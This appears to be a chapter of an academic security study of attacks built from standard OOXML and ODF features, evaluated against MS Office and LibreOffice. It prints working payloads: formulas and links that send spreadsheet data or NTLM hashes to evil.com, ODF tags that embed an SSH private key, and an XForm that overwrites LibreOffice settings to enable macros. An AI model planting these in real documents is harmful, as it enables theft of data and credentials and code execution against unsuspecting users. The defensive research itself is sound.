Past research on insecure office document features focused on single features such as macros and only either on OOXML or ODF. We extend previous studies to a broad set of standard features in both formats, including previously unknown features, and show that both file formats suffer from similar weaknesses. Our contributions can be summarized as follows:

- We present an extensive and systematic analysis of the security and privacy of standard features of OOXML and ODF, resulting in six different attack classes. (Section 8.3)
- We evaluate the de facto reference implementations, MS Office and LibreOffice, and show that both are vulnerable to each proposed class of attacks except (6). (Section 8.4)

- We present the first exhaustive OOXML and ODF encryption analysis and describe why both office formats resist plaintext exfiltration attacks (class (6)). (Section 8.4.6)
- We discuss countermeasures for implementations and future versions of the specifications. (Section 8.5)

8.1.6 Related Work

Macnaghten [187], Shah and Kesan [268], and Hou et al.![145] have provided non-security-related comparisons of OOXML and ODF. The authors mainly focus on structural differences and interoperability issues of both document formats. Criticism regarding OOXML has been articulated by the free software movement and by members of the academic community. Nagarjuna [226], Updegrove [287], and Yami et al. [308] deal with the question of to what extent OOXML is an open standard and which risks of vendor lock-in exist. The dangers of macros within Microsoft Office have been discussed by Dechaux et al. [71], Gajek [117], and Lagadec [180]. Vandevanter [290] showed that they could perform XXE attacks by uploading malicious OOXML documents to websites that parse them. The only research that comes close to generic security analysis of office documents is Lagadec [181] and Pöhls et al. [241], both published in 2008. In contrast, we analyze a different set of OOXML and ODF features.

Raffay [245] uses stenography to hide data in OOXML documents. Grothe et al. [134] analyzed the security of Microsoft rights management services (RMS) for office documents. Alonso et al. [16] and Caloyannides et al. [45] deal with the recovery of previous revisions of the document as well as metadata. How to perform a forensic investigation of office documents is described by Garfinkel et al. [120, 121], Fu et al. [113], and Didriksen [78].

In recent years, researchers have proposed approaches to detect malware in office documents [56, 175, 2, 25, 204, 205]. They use various machine learning techniques to classify documents as either benign or malicious, primarily focusing on macros and malicious embedded OLE objects.

Research on the cryptography of OOXML and ODF documents is limited to work on the applicability of brute-force password-cracking attacks against OOXML encryption. In 2012, Wu et al. evaluated these attacks for MS Office 2007/2010 [306], and in 2015 Hong et al. did the same analysis for MS Office 2013 [144].

Extensive research on attacks against standards using similar cryptographic primitives for encryption is available. In 2005, Fruhwirth wrote about theoretical malleability attacks against Cipher Block Chaining (CBC) encryption as used in hard disk encryption [112]. Later in 2013, Lell described practical malleability exploits against CBC as used in LUKS [183]. In 2000, Katz et al. presented a theoretical one-message chosen-ciphertext attack against several security protocols, including S/MIME and OpenPGP, as used in email encryption, which blinds the ciphertext of a message and uses a reply message of the recipient to unblind the plaintext [173]. Jaeger et al., in 2011, performed an oracle attack against implementations of XML encryption using the malleability of CBC to

build their oracle queries. Later in 2018, Poddebniak et al. presented practical attacks against end-to-end email encryption, leaking the plaintext of messages using a single message by applying malleability gadgets [239]. Mueller et al. applied these attacks to encrypted PDF documents in 2019 [218].

8.2 Attacker Model

This section describes the attacker model, including the attacker's capabilities, the victim's behavior, and the winning conditions.

8.2.1 Attacker's Capabilities

The *attacker* can create a new OOXML/ODF file or modify an existing one, which we denote as the *malicious document*. This means the attacker has complete control over the document structure and content. We do not require that the malicious document is compliant with the OOXML/ODF specifications, although the attacker targets basic functionality and features of the standard. The victim somehow obtains and opens the malicious document, e.g., by retrieving it from a website, via email, a USB drive, or any other transmission method.

This attacker model is used for all attacks in this paper except for *evitable metadata* and *exfiltration of encrypted document content*. In this case, the victim creates the document, and the attacker's goal is to obtain potentially sensitive information from this document, such as the author's name within the document's metadata or the plaintext of the encrypted document.

8.2.2 Victim's Behavior

The *victim* is a person retrieving and opening a malicious OOXML or ODF document from an attacker-controlled source. This requirement is realistic since even security-aware users download and open office documents from untrusted sources such as email attachments or the Internet (e.g., scientific articles, CV templates, or job applications).

To open the malicious document, the victim uses a pre-installed *office suite* application (e.g., Microsoft Word or LibreOffice Writer) that processes the file to display its content. All attacks work in the default settings and do *not* require the victim to activate any insecure features such as macros.

8.2.3 Winning Conditions

Based on the diversity of the attacks, the winning conditions also differ. Thus, we define the attacker's goals and winning conditions separately for each attack class in Section 8.3.

8.3 Attacks

In this section, we introduce attacks based on malicious office documents. At the beginning of each section, we discuss the attack goals and their applicability.

Methodology

We systematically studied both specifications for security-sensitive capabilities and features to identify weaknesses in OOXML and ODF. This analysis includes over 6500 pages on OOXML [91] and about 800 pages on ODF [230]. We created a list of potential attacks using malicious documents in both standards. We classified them based on their impact, resulting in six attack classes: *DoS*, *invasion of privacy*, *information disclosure*, *data manipulation*, *code execution*, and *exfiltration of encrypted document contents*. To facilitate the analysis, we manually crafted test files for each attack.

8.3.1 Denial of Service

This attack class aims to craft OOXML or ODF documents that force processing applications to consume all available resources (e.g., memory or CPU time).

Deflate Bomb Data amplification attacks based on malicious ZIP archives are well known (compare [29, 96, 235]). The *Deflate* [76] algorithm used in ZIP files allows for a maximal compression ratio of 1:1023. However, various attempts were made in the past to improve the data amplification ratio, for example, by applying recursion [1, 96, 61, 101]. Technically, both OOXML and ODF use ZIP archives to reduce the overall file size of the contained data, leading to the question if they are also vulnerable to *Deflate* based compression bombs.

Note that while the impact of such compression bombs is limited on desktop devices, DoS can lead to severe business impairment on the server side. Examples are cloud-based office solutions and web applications that generate preview images of uploaded OOXML and ODF files.[1]

8.3.2 Invasion of Privacy

This class of attacks targets the privacy of users. Our first attack, URL invocation, tracks the usage of OOXML and ODF documents by embedding a "tracking pixel". The other attack, evitable metadata, deals with the question of which information an attacker can learn from a document *created by* the victim.

URL Invocation This attack aims to create a document that silently connects to an attacker-controlled server once the victim opens. The document may contain a tracking ID (e.g., in the URL path or subdomain), which can be used to track the document usage of anyone who opens it. Such behavior is generally not desired as it represents an invasion of the user's privacy. In the scenario of more targeted attacks, this feature can be used, for example, to deanonymize Tor[2] users by providing the document for download over the Tor network or to obtain information about reviewers opening a paper submitted as an office document. Besides learning the victim's IP address and the timestamp when the document is read, an attacker may learn additional information, such

[1] For ethical reasons, we did not perform any DoS tests on third-party servers.
[2] See `https://www.torproject.org/`.

as the used office suite or operating system, which can be extracted from the *User-Agent* HTTP header. Even commercial services[3] offer to patch Microsoft Office documents (in the old proprietary format) so that everyone who opens them can be tracked. "Tracking pixels" within OOXML documents have been demonstrated by Villarreal [293]. We show novel URL invocation attacks for ODF and evaluate if modern office suites still load external images for OOXML.

Evitable Metadata There are various examples of unintentional metadata exposure in office documents. For example, in 2003, the UK Prime Minister's Office published a Word document, commonly known as the "Dodgy Dossier", which helped to propel the country into the Iraq war. The document revisions logs and metadata revealed that the content was plagiarized and never originated from UK intelligence agencies [302]. The problem of unwanted metadata and hidden information in office documents and other file formats is well known and has been discussed, for example, by Garfinkel [121]. Even though metadata is a feature of the OOXML and ODF standards, from a privacy perspective, processing applications should avoid including excessive metadata by default and let users opt in instead. The research questions arise if modern office suites still silently include potentially sensitive metadata, such as the currently logged-in user's name—when saving the document in a native office format or after exporting it to other file formats such as PDF. In our evaluation, we show which amount of metadata information is stored by MS Office and LibreOffice using the default settings.

8.3.3 Information Disclosure

The goal of this class of attacks is to exfiltrate OOXML and ODF spreadsheet data, local files on the victim's disk, or even NTLM credentials to the attacker.

Data Exfiltration The idea of this attack is as follows: the victim downloads an OOXML or ODF spreadsheet from an attacker-controlled source (e.g., a spreadsheet template to track personal finances) and inserts sensitive information here. The attacker's goal is to leak all user input, for example, personal information regarding the victim's financial situation. To achieve this goal, the attacker manipulates the spreadsheet so that cells containing sensitive data are referred to and concatenated to a hyperlink to the attacker's web server. If the user clicks this hyperlink, the content, which can be further obfuscated, for example, using encoding mechanisms based on spreadsheet formulas, is exfiltrated. Such "formula injection attacks" were proposed by Kettle [174] in 2014. We evaluate if similar vulnerabilities are still present in modern office suites and how the level of user interaction can be minimized.

File Disclosure The OOXML and ODF standards provide various features that enable a document to access and include local files on disk. Recently, Hegt and Ceelen [139] showed how to exploit the *includetext* and *includepicture* command

[3] For example, `http://www.readnotify.com/readnotify/pmdoctrack.asp`.

of Microsoft Office Fields to embed files in Word documents. In 2018, Prashar et al. [243] and Klementev et al. [176] demonstrated how to abuse legitimate LibreOffice Calc features to populate spreadsheet cells with the content of local files on disk. In this work, we propose a novel attack targeting the ODF specification that allows referring to and thereby including remote images and text files. This functionality can be exploited using a *file://* URI scheme. Once a malicious document has successfully embedded files, it can potentially leak them to the attacker using the previously discussed data exfiltration techniques.

Credential Theft Hegt et al. [139] recently showed how to steal user credentials by simply *asking* users for them. They created a specially crafted OOXML template document that triggers a connection to a web server requesting HTTP basic authentication [106]. When opening the template with Microsoft Word, an authentication dialog is shown, and any password entered by the user is submitted to the attacker's server. This attack is based on deception and requires social engineering. Therefore, the research question arises if the victim's credentials can be leaked without user interaction.

One technique to potentially achieve this is by abusing NTLM authentication. A well-known, decade-old design flaw in Microsoft Windows allows users and applications running on the host to invoke a connection to SMB network shares [274]. If a rogue SMB server requests for authentication, Windows automatically submits a hash of the credentials of the currently logged-in user, which attackers can further use to start offline dictionary attacks (see [192, 55]) as well as pass-the-hash or relay attacks (see [150, 229]) to bypass authentication. Unfortunately, not only applications but also documents can access network shares such as `\\evil.com`. In April 2018, Baharav et al. [49] showed that NTLM credentials can be exfiltrated if the victim opens a malicious PDF file. As both OOXML and ODF support access to external resources, network shares can probably be accessed, thereby leaking NTLM hashes. To our knowledge, we are the first to demonstrate such attacks for OOXML/ODF files.

8.3.4 Data Manipulation

This attack class deals with the capabilities of a malicious office document to write to local files on the host's file system and to mask their content based upon the opening application.

File Write Access OOXML and ODF documents can contain forms to be filled out by the user—a feature used daily in typical office tasks, for example, to file claims or business trip applications. Like HTML forms, the contained form data can be submitted to a URI, for example, to an external web server. Macros are required to create submittable forms in OOXML. However, ODF implements the XForms W3C standard [38], allowing data to be submitted without needing macros or other active scripting. The XForms specification allows various methods (e.g., *post*, *get*, *delete*), and the target of a form submission can even be a local file on disk. If naively implemented, XForms in ODF documents may be used to overwrite or delete arbitrary files on the user's file system. Furthermore,

file write access can potentially be escalated to command execution if the attacker manages to overwrite startup scripts such as *autoexec.bat* on Windows or *.profile* on macOS/Linux. We are the first to propose and evaluate this novel attack based on XForm data submission to a local file on disk.

Content Masking In this attack, we craft OOXML or ODF documents that render differently depending on the application used to open the document. This can be a security problem in cases where the document content *must* be unambiguous, such as sales agreements or business contracts. One scenario of particular interest could be an attacker creating an ambiguous contract document that is to be digitally signed by the victim.[4] In such a case, the victim would unintentionally sign a displayed content that looks different if another application opens the document. Other use cases of content masking could be showing different content to different reviewers or launching exploit code only if the document is processed by a certain OOXML or ODF application.

Content masking attacks have been previously shown for other file formats such as PDF [189, 12, 191], PostScript [23, 60, 217], or HTML email [219]. They abuse ambiguities, edge cases, or conditional statements when interpreting the file format structure or the high-level syntax to show or hide text in a specific context. For OOXML or ODF documents, we create ambiguities on the layer of the directory structure and the naming convention of files within the ZIP container archive and the XML syntax layer. To the best of our knowledge, we are the first to propose such content masking attacks for office documents.

8.3.5 Code Execution

The attack aims to execute attacker-controlled code, such as infecting the host with malware. Both OOXML and ODF files can contain macros, which—if enabled—may be abused to run arbitrary code on the host system.

Macros With the first macro viruses emerging over 20 years ago, the dangers of macros in office documents are well known (see [117, 180, 138]). In the past, macros have led to code execution based on malicious office documents in both Microsoft Office and LibreOffice. As the recent wave of Emotet infections show—which have spread via OOXML macros—the problem is not yet under control. In this work, we answer the following research questions:

(1.) Which amount of user interaction or trust is required to activate the execution of macros in modern office suites?

(2.) Once enabled, can macros execute arbitrary code by design, or are there any limitations regarding their capabilities?

(3.) Are there other features that may lead to code execution?

[4] Both OOXML and ODF support digital XAdES [67] signatures.

8.3.6 Exfiltration of Encrypted Document Content

The ODF and the OOXML standard allow password-based encryption for documents. Both formats use Advanced Encryption Standard (AES) in CBC mode to achieve this. These constructions prompt the following research question: Are malleability gadget attacks, as shown by the EFAIL [239] and PDFEx [218], applicable to these document formats?

This attack aims tomanipulate an encrypted document to exfiltrate its plaintext to the attacker once the victim opens it and enters the password. Therefore, the attacker needs access to the encrypted document and must be able to forward it to one of the intended recipients after modification. We present the first thorough analysis of this attack class against OOXML and ODF.

8.4 Evaluation

To evaluate the proposed attacks, we tested them against the de facto reference implementations of OOXML and ODF: MS Office (365 ProPlus) and LibreOffice (6.4.0.3). Both office suites claim at least *partial* compatibility with each other's native file format. For example, modern versions of MS Word can open ODF files created with LibreOffice Writer. Therefore, we tested malicious OOXML and ODF documents in both applications. Tests were performed on all available platforms—Windows, macOS, Linux[5], and Web[6]—because the results may differ depending on the implementation. We use the applications' default settings for all tests. Proof of concept exploit files are available at `https://github.com/RUB-NDS/Office-Security` to allow reproduction. Table 8.1 shows the evaluation results.

8.4.1 Denial of Service

Deflate Bomb This attack aims to build OOXML- and ODF-based compression bombs that force processing applications to allocate all available resources. We constructed legitimate OOXML and ODF container archives with a proper directory structure and a valid XML syntax to accomplish this goal. We crafted the main `document.xml` and `content.xml` files, each containing a long string of 10 GB of repeated characters, "`AAAAA`...", to be displayed. Microsoft Office tries to expand the container in memory. On Windows, once no more memory can be allocated, it shows an error message stating that the document cannot be opened. However, the document forces MS Office into a CPU consumption loop on macOS. LibreOffice instead expands the ZIP archive to disk. However, it stops after 4 GB for each document. Thereby, we classify the vulnerability as *limited* here.

We also tested for OOXML- and ODF-based "XML bombs" (XML entity expansion attacks, see [276, 275]); however, we found none of the tested office suites vulnerable.

[5] LibreOffice only; Microsoft Office is not available for Linux.
[6] Office 365 Cloud and LibreOffice Online.

	Microsoft Office (365 ProPlus)						LibreOffice (6.4.0.3)							
	OOXML			ODF			ODF				OOXML			
	Windows	macOS	Web	Windows	macOS	Web	Windows	macOS	Linux	Web	Windows	macOS	Linux	Web
Denial of Service	◐	●	–	◐	●	–	◐	◐	◐	◐	◐	◐	◐	◐
URL Invocation	●	●	○	●	●	○	●	●	●	○	●	●	●	○
Evitable Metadata	●	●	●	●	●	●	○	○	○	○	○	○	○	○
Data Exfiltration	◐	○	○	◐	○	○	◐	◐	◐	◐	◐	◐	◐	◐
File Disclosure	○	○	○	○	○	○	◐	◐	◐	○	○	○	○	○
Credential Theft	●	○	○	●	○	○	●	○	○	○	●	○	○	○
File Write Access	○	○	○	○	○	○	○	●	●	○	○	○	○	○
Content Masking	◐	◐	○	◐	◐	○	●	●	●	●	●	●	●	●
Code Execution	◐	○	○	○	○	○	○	●	●	○	○	○	○	○
Exfiltration of Encrypted Content	○	○	○	○	○	○	○	○	○	○	○	○	○	○

● vulnerable ◐ vulnerability limited ○ not vulnerable – not tested due to ethical concerns

Table 8.1: **Full evaluation of the proposed attacks on all available platforms.**

8.4.2 Invasion of Privacy

URL Invocation To test for (silent) URL invocation, we systematically studied the XML syntax of OOXML and ODF for legitimate features to trigger a network connection. Both file formats can include remote images, like "tracking pixels" in HTML emails. We depict a straightforward method in the OOXML `Relationship` documented below.

```
<Relationship Id="evil" Target="http://evil.com/tracking_id" TargetMode="External"/>
```

It contains a field with an external image. Further, we must reference this `Relationship` from the main `document.xml` file.

```
<pic:blipFill><a:blip r:link="evil"/>
```

Authors of ODF documents can include external images by setting the `href` attribute of an `<draw:image>` XML tag to an URL, as depicted in Listing 8.1.

```
<office:document-content>
  <office:body>
    <office:text>
      <text:p>
        <draw:frame>
          <draw:image xlink:href="http://evil.com/tracking_id"/>
        </draw:frame>
      </text:p>
    </office:text>
  </office:body>
</office:document-content>
```

Listing 8.1: **Minimal ODF document with a tracking pixel of `evil.com`**

URL invocation is a legitimate standard feature, and neither Microsoft nor LibreOffice developers intend to remove it. However, it may not be evident to all users that malicious documents can silently "phone home".

Note that this may lead to Server-Side-Request-Forgery (SSRF) vulnerabilities if the file is previewed on a server, for example, to generate preview images for office documents uploaded to cloud storage websites (out of scope).

Evitable Metadata To test how much metadata modern office suites store, we created a new document in both MS Office and LibreOffice and saved it in OOXML and ODF format. Also, we exported the document to PDF and HTML formats to see if metadata would remain in the exported file formats. Table 8.2 displays the evaluation results. Note that they are consistent for both tested office suites, and saving in either OOXML, ODF, PDF, or HTML results in the same metadata.

```
<cp:coreProperties>
  <dc:creator>John Smith</dc:creator>
  <cp:lastModifiedBy>Jane Smith</cp:lastModifiedBy>
  <dcterms:created>2020-03-14T15:52:00Z</dcterms:created>
  <dcterms:modified>2020-03-14T15:55:00Z</dcterms:modified>
</cp:coreProperties>
```

Listing 8.2: **Excerpt of OOXML metadata generated by MS Office.**

	Microsoft Office				LibreOffice			
	OOXML	ODF	PDF	HTML	ODF	OOXML	PDF	HTML
Timestamp	●	●	●	●	●	●	●	●
Software	●	●	●	●	●	●	●	●
Username	●	●	●	●	○	○	○	○

● stored in metadata ○ not stored in metadata

Table 8.2: **Comparison of the metadata included by Microsoft Office and LibreOffice when saving or exporting to various file formats.**

Microsoft Office does not only store relatively harmless information, such as the timestamp of document creation and the software used to generate the document but also the author's name, derived from the name of the currently logged-in user. If another person modified the document, the co-author's username and the modification date are also in the metadata. A simplified OOXML metadata file, produced by MS Office, is given in Listing 8.2 (`docProps/core.xml`).[7]

On the other hand, LibreOffice only stores the timestamp and the generator software, which we do not classify as *vulnerable* in our evaluation. We show a simplified ODF metadata file (`meta.xml`), produced by LibreOffice, in Listing 8.3.

```
<office:document-meta>
  <office:meta>
    <dc:date>2020-03-14T16:58:42.487000000</dc:date>
    <meta:generator>LibreOffice/6.4.0.3.2$Windows_x86</meta:generator>
  </office:meta>
</office:document-meta>
```

Listing 8.3: **Excerpt of ODF metadata generated by LibreOffice.**

We also tested if previous document revisions had been stored and could be recovered, which was not the case in the default settings. This feature has previously raised privacy concerns in office documents [16, 45]. In current MS Office and LibreOffice versions, the user must explicitly enable tracking changes.

Furthermore, we crawled the Internet for PDF files created by office suites (based on generator software metadata), because PDF is more common in the web than OOXML or ODF, resulting in a larger sample.[8] Of 40,981 obtained files created with Microsoft Office, 39,445 (96.25%) contained an author name, which was only the case for 1,801 of 2,654 files created with LibreOffice or OpenOffice (67.85%)—probably having been set on purpose here. Therefore, we argue that the "privacy by default" approach has a practical effect regarding the exposure of sensitive metadata.

8.4.3 Information Disclosure

Data Exfiltration To test if an attacker can exfiltrate spreadsheet data to an attacker-controlled server, we created a spreadsheet formula with a `hyperlink`, referencing certain cells in the document as the URL path, as depicted below.

[7] Metadata for creator software is saved in a separate file: `docProps/app.xml`.
[8] We obtained the dataset by crawling the Cisco Umbrella 1 Million list of domains [54].

```
=HYPERLINK("http://evil.com/" &A1 &B2, "Click me")
```

If the user actively follows the link, both MS Office and LibreOffice include the content of the referenced cells and submit them as the URL path.

An improved version is depicted below, which uses the `webservice` function to leak the spreadsheet content automatically once the victim opens the document.

```
=WEBSERVICE(TEXTJOIN("|", 1, "http://evil.com/", A:Z))
```

In this example, the content of all cells in the columns *A*–*Z* is exfiltrated to the attacker's server once the victim re-opens or refreshes the spreadsheet. However, in both MS Office and LibreOffice, the user is asked to update the content before invoking the webservice connection. Therefore, we classify the vulnerability as *limited*. For MS Office, the `webservice` function is only available on Windows. For LibreOffice, we were further able to leak the path name of the currently opened document by referencing a cell with the content `='''file://'#$B2`, which was internally translated to `file:///home/victim/path/to/document`.

File Disclosure The idea of this attack is to combine functionality to exfiltrate data, as shown previously, with insecure features which allow the inclusion of local files on disk. The first step is to embed a local file on disk into the document. For OOXML, we did not find functional features to achieve this. For ODF, the feature to refer to remote images can be re-used—this time with a `file://` URI scheme, as shown in Listing 8.4.

```
1 <draw:frame>
2   <draw:image xlink:href="file:///path/to/sensitive-pic.jpg"/>
3 </draw:frame>
```

Listing 8.4: **XML to include image files on disk into ODF document.**

This allows a document to embed arbitrary images on disk without user interaction. Moreover, using the `<draw:object>` or `<text:section-source>` ODF XML tags, files of arbitrary type can be included in the malicious document, as depicted in Listing 8.5.

```
1 <text:section>
2   <text:section-source xlink:href="file:///~/.ssh/id_rsa"/>
3 </text:section>
```

Listing 8.5: **XML to include arbitrary files on disk into ODF document.**

In this example, the document includes the victim's SSH private key (`~/.ssh/id_rsa`). Note that an attacker can hide such embedded objects completely. However, LibreOffice asks the user to update references in the document before including arbitrary files from disk.

In practice, we could not exfiltrate embedded files using spreadsheet functions because their content cannot be placed into a certain cell and, therefore, not be referenced. However, other potential exfiltration channels exist: If the victim re-saves the malicious document, LibreOffice silently embeds a copy of the file on disk into the ODF ZIP container archive. The same holds if they export the document (e.g., to PDF). This is problematic in a scenario where the attacker

gets access to the newly saved document—for example if the attacker asks the victim to review and add feedback to a document. We classify the vulnerability as *limited* because of the lack of fully automated exfiltration channels.[9]

We also tested accessing local files using the XForm `get` method and a `file://` URI scheme. While we could observe a `read` system call to the targeted file, LibreOffice did not update the document's XForm with the file's content. Furthermore, we tested for XML Inclusions (XInclude) [194] as well as DTD/XXE [275] attacks to access local files. However, none of the tested office suites was vulnerable. Finally, we crafted OOXML and ODF ZIP container archives containing symbolic links to local files on disk to verify if the applications follow such links and access the referenced files. However, this approach was not successful either.

Credential Theft To test for leakage of NT LAN Manager (NTLM) hashes based on specially crafted office documents, we used the technique to include tracking pixels, as described above. Instead of a URL, we set the target to `//evil.com`, which translates to `\\evil.com` on modern Windows versions.[10] For OOXML, we present a `Relationship` to silently trigger a connection to an SMB server on `evil.com` below.

```
<Relationship Id="x" Target="//evil.com" TargetMode="External"/>
```

For ODF, we depict the corresponding XML syntax below.

```
<draw:frame><draw:image xlink:href="//evil.com"/></draw:frame>
```

Using Responder [114] as a rogue authentication server, we obtained the client's NTLM hashes without the victim noticing or being asked to confirm to open a connection to the rogue network share for both tested office suites and each of the office file formats. Of course, it is up to the configuration of the victim's setup (i.e., password strength, security policy, and Windows version) if efficient cracking or relay attacks are practically feasible. Note that, by design, only applications running on Windows are affected.

8.4.4 Data Manipulation

File Write Access To test if form data can be written to local files, we created an ODF document with an XForm. The XForm uses the `put` method to submit data to a local file on disk, specified by the `file://` URI scheme, see Listing 8.6.

A button press triggers the form submission. However, an attacker can disguise this button as text covering the whole document. Thereby, a single click somewhere in the document triggers the form submission and writes the contained form data to the specified target. To our surprise, this allowed us to write to or overwrite arbitrary files on disk, specified by their path name. In addition to absolute path names, files relative to the user's home directory can

[9] Note that in web applications, preview images of uploaded documents may act as an exfiltration channel for file inclusion. However, such attacks are out of scope in this work.

[10] Note that using `\\evil.com` directly is also possible for OOXML, however it was blocked for ODF documents in both tested office suites.

```
<office:forms>
  <xforms:model id="XForm">
    <xforms:instance id="Instance1">
      <instanceData>
        <Data>...</Data>
      </instanceData>
    </xforms:instance>
    <xforms:bind xmlns:script="http://openoffice.org/2000/script"
      id="Binding1" nodeset="Data/Test/*"/>
    <xforms:submission id="SaveData" bind="Binding1" ref="/"
      action="file://~/NEWFILE" method="put"/>
  </xforms:model>
</office:forms>
```

Listing 8.6: **XForm which submits data to a file in the home directory.**

be accessed using the tilde (~) character. LibreOffice on macOS and Linux is vulnerable to this attack.

Content Masking To test for content masking attacks in office documents, we systematically studied the OOXML and ODF standards for ambiguities at the level of the directory structure and the XML structure. We define an office suite as vulnerable if we can create a document that displays different text in different opening applications. The main content file in ODFs is named `content.xml`. However, the specification does not make a statement regarding case sensitivity. By placing two OpenDocument content files with mixed-case names into the ODF container, `Content.xml`, and `content.XML`, we could enforce a decision regarding which file is to be processed by applications: LibreOffice parses the first one, while MS Office uses the second file.[11] Interestingly, this concept cannot be adapted to OOXML because MS Office refuses to open OOXML documents if a second (upper or lowercase) `document.xml` file is present.

Further ambiguities arise on the layer of the XML structure, for example, if a document contains multiple body nodes. In such a case, processing applications must decide which to process, leading to confusion between office suites. An example OOXML document which renders different text in LibreOffice and Microsoft Office is given in Listing 8.7.

The `document.xml` file contains two body elements wrapped into each other. While this is not valid XML within the OOXML schema, both implementations accept it. LibreOffice processes only the second body nodes and displays the contained text, while MS Office parses both body nodes.[12]

In this work, we only analyzed content masking on the layers of the directory structure and the outer XML structure. This is unlikely to be complete because the high-level syntax of OOXML and ODF is very complex and potentially offers more possibilities to show/hide text based on enabled/disabled features in processing applications.

[11] When opening this file, MS Word asks the user to recover the document. Although we assume that a user who wants to access the content is willing to confirm the document recovery dialog, we classify the vulnerability as *limited*.

[12] We classify the vulnerability as *limited* for MS Office, because it still processes the second body. Note however that the actual text can be hidden, for example, using newlines after the first text.

```
<w:document>
  <w:body>
    <w:body>
      <w:p>
        <w:r>
          <w:t>
            This text is shown Microsoft Office.
          </w:t>
        </w:r>
      </w:p>
    </w:body>
    <w:p>
      <w:r>
        <w:t>
          This text is shown LibreOffice.
        </w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

Listing 8.7: **Ambigious `document.xml` including two `w:body` nodes.**

8.4.5 Code Execution

Macros The execution of macros is disabled by default, and the user must explicitly enable it in both Microsoft Office and LibreOffice. However, exceptions exist for documents signed by a trusted entity or within a trusted location, as summarized in Table 8.3.

	MS Office	LibreOffice
Document signed by a trusted entity	✓	✓
Document contained in a trusted location	✓	

Table 8.3: **Exceptions for disabled macros in the default settings.**

In MS Office, the default setting is to disable macros while notifying the user about the existence of the macro. However, documents signed by trusted publishers or in trusted locations can execute macros, regardless of the macro settings. This means that an attacker with write access to these pre-defined trusted locations can put macro code here, executed without any confirmation. In LibreOffice, there are no pre-defined trusted locations. Furthermore, Dormann [82] identified UI design weaknesses regarding macro security dialogues.They conclude that recent versions of MS Office make it much easier for the user to make the wrong decision.

While social engineering is usually required to *activate* macros, once enabled, there is no limitation regarding their capabilities. In MS Office, macros are written in Visual Basic for Applications (VBA). Enabled macros allow the execution of arbitrary commands on the host system, see Listing 8.8.

```
Sub AutoOpen()
Shell ("[command] [parameters]")
End Sub
```

Listing 8.8: **Macro to execute shell commands in OOXML documents.**

In LibreOffice, arbitrary shell commands can be executed using the BASIC code in Listing 8.9. LibreOffice macros additionally support JavaScript and Python code to be executed.

```
sub Main
  shell "[command] [parameters]"
end sub
```

Listing 8.9: **Macro to execute shell commands in ODF documents.**

To conclude, macros provide code execution "by design" in both office suites. We do not consider this a vulnerability, as the user must willingly activate an evidently insecure feature.
However, we discovered further weaknesses, leading to code execution in both tested office suites. When testing for URL invocation in MS Office, we stumbled upon a memory corruption caused by the HTML code below.

```
<acronym><style><body><acronym>
```

To our surprise, Microsoft classified this accidental finding as remote code execution in MS Office, with a CVSS score of 9.3. However, we classify the vulnerability as *limited* because

(1.) it was found by accident, not by any systematic approach;

(2.) it is an implementation bug, not a standard-conforming document feature;

(3.) it is not strictly a bug in OOXML but the Microsoft Office XHTML parser.

Furthermore, we found that an attacker can escalate the ability to submit XForms to files on disk to code execution in LibreOffice. One way to achieve this is by submitting malicious XML data to the configuration file of LibreOffice itself, as given below.

```
file:///~/.config/libreoffice/4/user/registrymodifications.xcu
```

The malicious XML contains new configuration settings (see Listing 8.10) to allow arbitrary macros, which can then be automatically launched, for example, once the malicious document is closed, to execute arbitrary shell commands.

```
<oor:items xmlns:oor="http://openoffice.org/2001/registry">
  <item oor:path="/org.openoffice.Office.Common/Security/Scripting">
    <prop oor:name="MacroSecurityLevel" oor:op="fuse">
      <value>0</value>
    </prop>
  </item>
</oor:items>
```

Listing 8.10: **XForm data to write to the LibreOffice configuration file.** This allows arbitrary macros to be executed in any document.

8.4.6 Exfiltration of Encrypted Document Content

CBC Malleability As AES in CBC mode is used to encrypt documents in both Open Document Format for Office Applications (ODF) and Office Open XML (OOXML), CBC malleability attacks (see [239, 218]) can generally be applied.

```
<manifest:file-entry manifest:full-path="content.xml" manifest:media-type="text/xml"
      manifest:size="5589">
  <manifest:encryption-data
      manifest:checksum-type="urn:oasis:names:tc:opendocument:xmlns:manifest:1.0\#
          sha256-1k" manifest:checksum="[hash]">
    <manifest:algorithm
        manifest:algorithm-name="http://www.w3.org/2001/04/xmlenc\#aes256-cbc"
        manifest:initialisation-vector="[IV]"/>
    <manifest:key-derivation
        manifest:key-derivation-name="PBKDF2"
        manifest:key-size="32" manifest:iteration-count="100000"
        manifest:salt="[salt]"/>
    <manifest:start-key-generation
        manifest:start-key-generation-name="http://www.w3.org/2000/09/xmldsig\#
            sha256"
        manifest:key-size="32"/>
  </manifest:encryption-data>
</manifest:file-entry>
```

Listing 8.11: **Example file entry for an encrypted `content.xml`**. It includes encryption parameters defined in the unencrypted `manifest.xml` file.

However, the actual exploitability of these attacks depends on the integrity protection and the availability of known plaintext. Practical exploitability also depends on the general structure of the encrypted document. Furthermore, content exfiltration requires a backchannel to send data to the attacker.

Backchannel by Design As shown in Section 8.4.2, both LibreOffice and Microsoft Office allow embedding external resources via URL invocation—i.e., using the `xlink` attribute in ODF and the `Relationship` tag in OOXML. URL invocation is not only a tracking mechanism but also a backchannel by which an attacker could exfiltrate confidential data—i.e., by appending the plaintext to an attacker-controlled domain (e.g., `http://evil.com/[plaintext]`).

8.4.6.1 ODF Encryption

The ODF standard [230] by default mentions only document encryption using Blowfish in Cipher Feedback (CFB) mode, indicating that the standard's cryptography section is severely outdated. However, any encryption algorithm specified by the XML encryption specification [280] can be used by specifying the correspondig Internationalized Resource Identifiers (IRI). Current LibreOffice versions use AES-CBC mode and support only this mode and Blowfish-CFB.

Partial Encryption The `manifest.xml` file is not encrypted. It contains a list of file entries within the zip archive and specifies encryption algorithms and their parameters. Listing 8.11 shows an exemplary `manifest.xml`. Therefore, an attacker can add unencrypted content to an otherwise encrypted document. Partial encryption is problematic because users can usually not differentiate between encrypted and unencrypted content and because it might lead to exfiltration of encrypted content via content-wrapping attacks [239, 218].

LibreOffice shows a warning for *partially* encrypted documents in ODF version 1.2 and above, even though the ODF standard is silent on this issue [186]. However, an *OK* button is the only choice for this warning dialog.

An attacker can use partial encryption to add files (e.g., unencrypted images), thereby changing the displayed content of otherwise encrypted documents. Although we consider this problematic by itself, we failed to wrap decrypted content in an attacker-controlled context and use ODF features to leak the plaintext—like the "direct exfiltration" attacks on PDF documents (see [218]).

